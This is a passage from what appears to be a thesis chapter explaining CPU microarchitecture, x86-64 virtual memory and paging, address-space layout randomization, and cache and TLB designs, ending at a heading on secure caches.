


Figure 2.2.: Simplified illustration of a single core of the Intel's Skylake microarchitecture.




Figure 2.3.: Possible design for a load-buffer entry.

A crucial part of this design is to decouple the architecture-level register names from the actual architecture, as they may be used subsequently by non-dependent parts of the instruction stream. For this purpose, the microarchitecture implements register renaming. Instead of a few registers, modern microarchitectures now have register files, with hundreds of registers. The allocation of actual registers to architecturally named registers in the instruction stream is dynamic. That is, one can view register names like `%rax` and `%rbx` as variable names rather than actual registers.

To perform a load operation, the load execution unit creates an entry in the so-called load buffer. The load-buffer entry is allocated together with the reorder buffer entry to ensure that loads are ordered with respect to the instruction stream. While it is not publicly documented what the load buffer stores exactly in specific designs, we can assume that it stores at least the information, or an equivalent representation, shown in Figure 2.3. This includes, in particular, a way to refer to the physical address or physical page number (PPN), a way to refer to the virtual address or virtual page number (VPN), an offset to read, as well as a register number to work with. It would also be entirely plausible for the load buffer to store data to some extent, similar to the store buffer.

The processor fetches memory based on the information in the load-buffer entry. That is, to resolve the physical address, a lookup in the translation-lookaside buffer (TLB) and possibly a page-walk are performed. At the same time, the processor checks multiple other buffers and caches based on the virtual address to find the requested data. One of these buffers is the line-fill buffer, which is used to buffer data moved from higher levels in the memory hierarchy closer to the processor, e.g., into the L1 cache. Another is the store buffer. If there is a recent store that matches the load operation, the data from the store is directly forwarded from the store buffer, *i.e.*, store-to-load forwarding. If the data is not found in the L1 cache or any buffer, it is requested from higher levels of the memory hierarchy.

One problem for out-of-order execution but also for processor performance, in general, is that software is usually not linear but contains a substantial number of conditional branches. Hence, instead of waiting for the branch

instruction to be executed and committed, the processor makes a prediction on where execution will continue, leading to speculative execution. Modern processors have a branch-prediction unit comprised of several structures to predict for the different types of conditional and indirect branches [137, 83], e.g., Branch History Buffer (BHB) [33], Branch Target Buffer (BTB) [182, 78], the Pattern History Table (PHT) [83], and the Return Stack Buffer (RSB) [83, 200, 177]. There are also other types of speculation, e.g., on the existence of data dependencies [128]. In the case where the prediction was correct, the instructions in the reorder buffer are retired in-order. If the prediction was wrong, the results are squashed, and a rollback is performed by partially or fully flushing the pipeline, and the reorder buffer, *i.e.*, at least any entry following the incorrect prediction.

Out-of-order execution and speculative execution have been improving the performance of single execution cores significantly. However, most workloads do not produce instruction sequences that fully utilize this parallelism. Hence, some processors offer the abstraction of virtual cores on the hardware level. This concept is known as simultaneous multithreading (SMT) or hyperthreading (HT). With hyperthreading, each physical core has multiple virtual cores (hyperthreads). The hyperthreads share the resources of a physical core in a static or dynamic assignment. For instance, on recent Intel processors with hyperthreading, line-fill buffer, TLB, L1 cache, and branch-prediction unit are typically dynamically shared across the two virtual cores, meaning that entries in the reorder buffer will be interleaved from multiple independent instruction streams. The entries are tagged for identifying to which virtual core they belong. Other resources, such as the reorder buffer, load buffer, and store buffer, are statically split between the hyperthreads [338].

The design space allows many variants in between full separate CPUs and fully shared SMT cores. Modern processors often combine multiple separate CPU cores to enhance the overall system performance by allowing multiple workloads to run independently in parallel. These cores are largely independent, typically with separate private caches, buffers, register files, and branch-prediction units. Coherency protocols between the caches of separate cores ensure data coherency.

Although we already mentioned caches above, we first need to discuss virtual memory, a concept upon which caches build. We will detail how caches work subsequently.

2.2. Virtual Memory

The idea of virtual memory is to introduce virtual addresses that are transparently translated to physical addresses. One can imagine this like a map in an object-oriented programming language. This map translates virtual addresses to physical addresses. The software fills the map, and the hardware transparently uses it. This simplifies running multiple processes on the same machine and, at the same time, provides isolation between the processes, as each process has its own map.

We will now discuss why paging looks as it looks today, showing how to reach some of the design choices. Pointers, *i.e.*, virtual addresses, on modern 64-bit processors are 64 bits in size. Physical addresses are usually a bit smaller. Hence, naïvely mapping byte-by-byte would incur an immense overhead of 16 bytes per byte mapped. Mapping vast blocks of memory directly would reduce the utility of virtual memory. A trade-off is to split both virtual and physical memory into aligned fixed-size blocks, so-called pages. The mapping then only goes from block to block. The most common page size today is 4 kB, meaning that 12 address bits are required to address every possible offset on that page. Conveniently, 12 bits are exactly 3 hexadecimal characters, making it easy to read the page offset from a pointer while debugging.

The address translation map needs to be stored somewhere, and on modern systems, this table is stored in the physical memory. However, with the design outlined so far, the map would still need billions of entries of each 8 bytes to map these virtual 4 kB regions to physical 4 kB regions, which is still too much memory overhead. To solve this problem and maintain a comparably simple structure to provide to the hardware, the map is implemented as a sparse tree of maps, so-called page tables. Each page table is just a fixed-size array. For system developers, it is convenient to maintain, e.g., a bitmap over the physical memory to track which physical page is in use and which is not in use. Thus, for convenience, it makes sense to define the page table size as precisely one page. With a size of 8 bytes per entry,[1] we can fit 512 page-table entries in one page table. To index

[1] Physical address spaces today are usually 48 bit on AMD and less than that on Intel. A mapping of virtual 4 kB regions to physical 4 kB regions in a 48-bit physical address space would only need to store 36 bit to precisely identify the physical 4 kB region, *i.e.*, 4.5 bytes. However, several further bits are required for meta-data and compatibility with future larger physical address spaces. Hence, rounding up to the next power of two, *i.e.*, 8 bytes, is a typical design decision.




Figure 2.4.: Address translation for 4 KB pages on x86-64 processors. Starting with the PML4 base address from the CR3 register, the processor determines the physical address by using parts of the virtual address to index the different levels.

every byte offset in this table with 512 entries, we need a 9-bit index. The same structure is then recursively repeated in multiple translation-table levels until the full virtual address space is covered.

The translation-table levels on x86-64 are called page table (PT), page directory (PD), page-directory pointer table (PDPT), page-map level 4 (PML4), and, if supported, the page-map level 5 (PML5). The translation starts at the highest translation-table level. On a processor with 57 bits of virtual address space, this is the PML5. The physical page number of the PML5 is retrieved from the processor's CR3 register. At the time of writing, 48 bits of virtual address space are much more common, and there the highest translation table is the PML4, as illustrated in Figure 2.4. In this case, the processor's CR3 register (control register 3) contains the physical address of the PML4. Note that the CR3 register is changed upon context switches between processes, to provide separate virtual address space and isolation to processes. While the CR3 register exists only on x86 and the presented terminology is also specific to x86-64, other processors

have implemented similar concepts, e.g., the translation-table-base register (TTBR) on ARM fulfills the same purpose as the CR3 register.

The page-map level 5 (PML5) has 512 entries and consumes 9 virtual address bits (bits 48-56) as the PML5 index. The PML5 divides the 128 PB virtual address space of a process into 512 areas (one per entry) where each area is responsible for mapping 256 TB via a PML4. The address of the PML4 is computed from the physical page number stored in the PML5 entry.

The page-map level 4 (PML4), either being the top-most or the second translation-table level, again has 512 entries and consumes 9 virtual address bits (bits 39-47) as the PML4 index. The PML4 divides a 256 TB memory region (which may be the full 48-bit virtual address space of a process) into 512 areas of each 512 GB via a PDPT. The physical page number of the PDPT is stored in the PML4 entry.

On the next level, the page-directory pointer table (PDPT) consumes the next 9 virtual address bits (bits 30-38) as the PDPT index. The PDPT divides a 512 GB memory region into 512 areas of each 1 GB. This 1 GB may be mapped via a PD, or directly as a 1 GB page if the size bit in the PDPT entry is set. The physical page number of the PD or the 1 GB page is stored in the PDPT entry. The remaining 30 bits are used as an offset within the 1 GB page.

On the next level, the page directory (PD) consumes the next 9 virtual address bits (bits 21-29) as the PD index. The PD divides a 1 GB memory region into 512 areas of each 2 MB. This 2 MB may be mapped via a PT, or directly as a 2 MB page if the size bit in the PD entry is set. The physical page number of the PT or the 2 MB page is stored in the PT entry. The remaining 21 bits are used as an offset within the 2 MB page.

On the lowest level, the page table (PT) consumes the next 9 virtual address bits (bits 12-20) as the PT index. The PT divides a 2 MB memory region into 512 areas of each 4 kB, *i.e.*, 4 kB pages. The physical page number of the 4 kB page is stored in the PT entry. The remaining 12 bits are used as an offset within the 4 kB page. Thus, at this point we have computed the physical address for the virtual address we started with.

Paging is either disabled or enabled for every memory access from the software level. Modern systems virtually always have paging enabled. The translation is performed transparently by the memory management unit

and cannot be bypassed. The memory management unit is configured via the translation table tree we defined.

However, that means that the memory management unit has to translate one or more virtual addresses into physical addresses for any operation the processor performs. Consequently, the address translation latency must be minimal. With translation tables being located in the main memory, this is generally not the case. Thus, address translation caches have been introduced to hide the DRAM latency, as we will see in Section 2.3.

2.2.1. Address-Space Layout Randomization

Different exploitation techniques are based on architecturally redirecting the control flow of a victim program. Code-injection attacks inject attacker-defined code, e.g., into a stack, and redirect control flow to this injected code. On modern CPUs, code-injection attacks are mitigated by marking all memory not containing code as non-executable [295]. However, an attacker could still mount an attack by redirecting control flow to already existing code in the victim process, e.g., return-to-libc and return-oriented-programming (ROP) attacks [283]. In ROP attacks, the control flow is diverted to small code fragments, so-called ROP gadgets, typically consisting of a few useful instructions and a return instruction. Similarly, data-only attacks are also still possible [51, 153]. Both types of attacks require knowledge of addresses of gadgets and target memory locations.

ASLR is a probabilistic countermeasure against a wide range of attacks with virtually no performance penalties. The basic idea is to randomize base addresses when the program starts, or a new block of memory with an independent base address is requested, e.g., a stack. The attacker does not know the correct target code and data addresses and, thus, cannot inject them. ASLR can also be implemented for the kernel, similarly randomizing any base address upon start or allocation. All modern operating systems implement user space ASLR and kernel space ASLR (KASLR) [75, 157, 24, 75]. However, the real-world implementations are coarse-grained, and only randomize base addresses on a page-size granularity. More fine-grained ASLR and KASLR proposals are virtually not used in practice due to their high performance overheads [288, 244, 94].

2.3. Caches

As discussed in Section 2.1, the computation speed of processors is constantly increasing due to a constant stream of optimizations being introduced. At the same time, memory needs are constantly growing, in particular for the system's main memory, the DRAM (dynamic random access memory). While DRAM module sizes and bandwidths have increased substantially over the past two decades, the access latency is almost identical. On a 2006 Intel Conroe processor (running at 1.86 GHz), an integer multiplication (with two 64-bit registers) has a latency of 2.7 ns to 3.7 ns whereas the memory latency is more than 50 ns [1]. On a 2019 Intel Coffee Lake-R processor (running at 5 GHz), the latency for the same multiplication is down to 0.6 ns while the latency for a memory access is still more than 50 ns.

To alleviate this performance bottleneck, computers employ a hierarchy of memory layers of decreasing size and increasing speed. The hard disk (or solid-state disk) is the slowest and largest memory layer in most computers. The main memory is DRAM, which is substantially faster than the disk but still too slow for the processor. Therefore, there are multiple layers below the DRAM that are faster and smaller, the so-called caches. In modern processors, these faster and smaller caches are integrated into the processor itself.

Caches build on the principle of locality. The principle of locality is based on the intuition that two events are more likely to be tied to the same cause if they happen in proximity. Obviously, this is not always true, it can also be a random coincidence, but it is a good intuition. In computer science, there are mainly two variants: the temporal locality and spatial locality. If two events happen in temporal locality, they are likely tied to the same cause. Inversely, an event is more likely to occur if the same event has occured in the recent past. For instance, an access to a memory location is more likely to occur if an access to the same memory location has occurred in the recent past. Similarly, for spatial locality, an access to a memory location is more likely to occur if accesses to memory locations in close proximity occurred in the recent past. As a result, caches are designed to store recently accessed memory, and memory around recently accessed memory.




Figure 2.5.: A directly-mapped cache. Based on the middle n bits, the cache index is computed to choose a cache line. The tag is used to check whether an address is cached. If it is cached (cache hit), the 2^b bytes data are returned to the processor.

When accessing a memory location, the CPU transparently accesses the cache first. If a layer of the memory hierarchy, *i.e.*, a cache, did not contain the data, the next layer of the memory hierarchy is considered.

Figure 2.5 shows a very simple cache, a directly-mapped cache. It consists of 2^n *cache lines*. Each cache line has a *tag* computed from the memory address to uniquely identify the memory location, and 2^b bytes of associated data. The lowest b bits of the address are used as an offset within the cache line data. Most modern processors have a *cache line size* of 64 bytes, *i.e.*, $b = 6$. The middle n bits of the memory address are used as a *cache index*, which is used for the lookup in the cache. The size of the cache determines how many bits are used, *i.e.*, how many indices there are. In a directly-mapped cache, addresses with the same middle n bits map to the same cache line. Addresses mapping to the same storage location in the cache are called *congruent*. If software operates on *congruent* addresses, the performance of a directly-mapped cache drops significantly, as only one of the congruent addresses can be cached, and so data has to be constantly loaded from DRAM and written back to DRAM.

Figure 2.6 illustrates a 2-way set-associative cache. Set-associative caches reduce the congruency problem, as they have multiple equivalent storage locations for the same cache index. These caches are widely used in modern processors for data and instruction caches, but also for the translation-




Figure 2.6.: A 2-way set-associative cache. The middle n bits are the cache index, selecting the cache set. The tag is used to check all ways simultaneously. The data in the matching cache way is returned to the execution core.

lookaside buffer. They are usually referred to as m-way set-associative caches. The cache is divided into 2^n cache sets. The *cache set index* is determined from the middle n bits of the memory address. Each cache set has m ways, storage locations for m congruent memory locations. Upon a memory access, the m ways are looked up in parallel. The tag is now not just used to determine whether the requested address was indeed cached, but also to determine which of the m ways provides the requested data.

When loading data into the cache, the processor uses a replacement policy to determine which of the m ways in the corresponding cache set to replace.

Different cache designs either use virtual addresses or physical addresses to compute the cache index and tag. Three designs have found their way into real-world processors.

Virtually-indexed virtually-tagged (VIVT) caches (cf. Figure 2.7) use the virtual address for both index and tag. This cache design has a low latency as it does not require any address translation to obtain the requested data. However, as virtual addresses are not unique system-wide, it is necessary to either tag them with a process identifier or invalidate their entries upon




Figure 2.7.: A virtually-indexed virtually-tagged (VIVT) cache. The virtual address is used to compute both index and tag. The processor does not have to translate any addresses.

context switches. Today, VIVT caches are used, for instance, for address translation caches, such as the translation-lookaside buffer (TLB).

On the higher latency end of the design space, there are physically-indexed physically-tagged (PIPT) caches (cf. Figure 2.8), which use the physical address for both index and tag. The most important advantage of these caches is that index and tag are based on the unique physical address. Thus, there is no need for tagging or invalidation upon context switches, as the address remains unique. Today, PIPT caches are mostly used for higher-level data and instruction caches where the address translation already occurred and thus does not increase to the latency.

Virtually-indexed physically-tagged (VIPT) caches (cf. Figure 2.9) are a compromise between the previous two designs. The index is computed based on the virtual address. Thus, it can be used to start the lookup immediately. At the same time, the lookup in the address translation caches starts, retrieving the physical tag.

To avoid the disadvantages of VIVT caches, the cache index should, similarly to PIPT caches, not use address bits that are not part of the page offset in the virtual address. With a page size of 4 kB, the lowest 12 bits of virtual address and physical address are identical. With a cache line size of 64 bytes, there are 6 virtual address bits that can be used




Figure 2.8.: A physically-indexed, physically-tagged (PIPT) cache. The physical address is used to compute both index and tag. The processor has to translate the virtual address before the cache set lookup.

as a cache index such that the cache index computed from the physical address would be identical. Most Intel x86 processors from the past decade integrate two 8-way set-associative VIPT L1 caches per processor core, one for instructions and one for data. Consequently, the size of each L1 cache is $2^6 \cdot 64 \cdot 8 = 32\,\text{kB}$ for most processors from the past decade.

More recently, Intel processors with a 48 kB L1 cache have appeared. This is made possible by increasing the number of ways to 12. Similarly, Apple has increased the size of the L1 caches in their recent iPhone processors substantially to 128 kB. This change is not based on an increased number of ways or a change in the cache line size but in a change of the page size from 4 kB to 16 kB. This change leaves 2 more bits for the cache index, increasing the number of sets to 256. As Apple controls both hardware and software stack, making changes that are not backward compatible might be easier than for other vendors.

As said, modern processors have multiple layers of caches which are either private to one core or shared across all cores. ARM processors often have two layers, a private L1 cache, and a shared last-level (L2) cache. Intel processors often have three layers, a private L1 and L2 cache and a shared last-level (L3) cache. The L1 cache usually is split into an L1 instruction cache and an L1 data cache, whereas higher-level caches (e.g., L2 and




Figure 2.9.: A virtually-indexed, physically-tagged (VIPT) cache. The physical address is used to compute both the tag, but the virtual address is used to compute the index. The cache set lookup is done in parallel to the address translation and tag computation.

L3) are unified caches containing both instructions and data. There are also designs with a victim cache, meaning that it is only filled with cache evictions from lower levels, as the L4 cache. Size and latency increase with each cache level.

The last-level cache is usually shared across all CPU cores. On most cache designs, the last-level cache is also inclusive to lower levels, meaning that any data in lower level caches (e.g., L1 and L2) is also present in the last-level cache. Note that such a relation usually does not exist between other caches. To increase the cache size and maintain a low latency, modern processors divide the last-level cache into cache slices [206], often with one slice per core. The slices are interconnected, e.g., by a ring bus or a mesh network, allowing all cores to access all last-level cache lines. While not documented, on some processors, we observe timing differences indicating that there are multiple slices per core.

Beyond the data and instruction caches, there are also smaller buffers in the cache hierarchy tightly interacting with these. Figure 2.10 illustrates the translation-table cache hierarchy on recent Intel x86 processors. All translation-table caches are virtually indexed and virtually tagged. Therefore, traditionally, TLBs needed to be flushed upon context switches.




Figure 2.10.: The translation table cache hierarchy consists of multiple TLB levels and caches for each of the page table levels.

Modern operating systems use process context identifiers (PCIDs) to tag entries to make them unique across context switches additionally. For the two TLB levels, it is documented that they are implemented as set-associative caches on recent CPUs.

When the processor tries to access a virtual address, it starts the lookup in the instruction TLB (ITLB) or data TLB (DTLB) depending on the access type. This first level is also called the L1 TLB. In case of a cache miss, the next level is checked. If both L1 and L2 TLB, also referred to as the STLB, could not provide the physical address for the requested virtual address, the page miss handler is activated. The page miss handler, in the worst case, performs a page walk starting from the root (e.g., PML4). The start address of the root is provided in the CR3 register. However, the page miss handler also uses the subsequent caches. It first looks up the PDE cache to obtain a page directory entry, then the PDPTE cache, and




Figure 2.11.: Hardware transactional memory maintains a read set and a write set to be able to detect conflicts and revert transactions. Memory in the read set is unmodified; memory in the write set has been modified during the transaction.

finally the PML4E cache, until one of them can provide a translation-table entry. If an entry is found, the lower cache levels are refilled. If no entry is found, the page miss handler sends a request off to the memory hierarchy for all data. Recall that page tables lie in memory like any other data. Thus, there is the chance that the page tables are found in the caches. In the worst case, the page miss handler has to perform multiple memory accesses to refill all the cache layers, including the TLB. When a TLB entry is finally present, the physical address is returned to the instruction that requested it.

2.3.1. Secure Caches

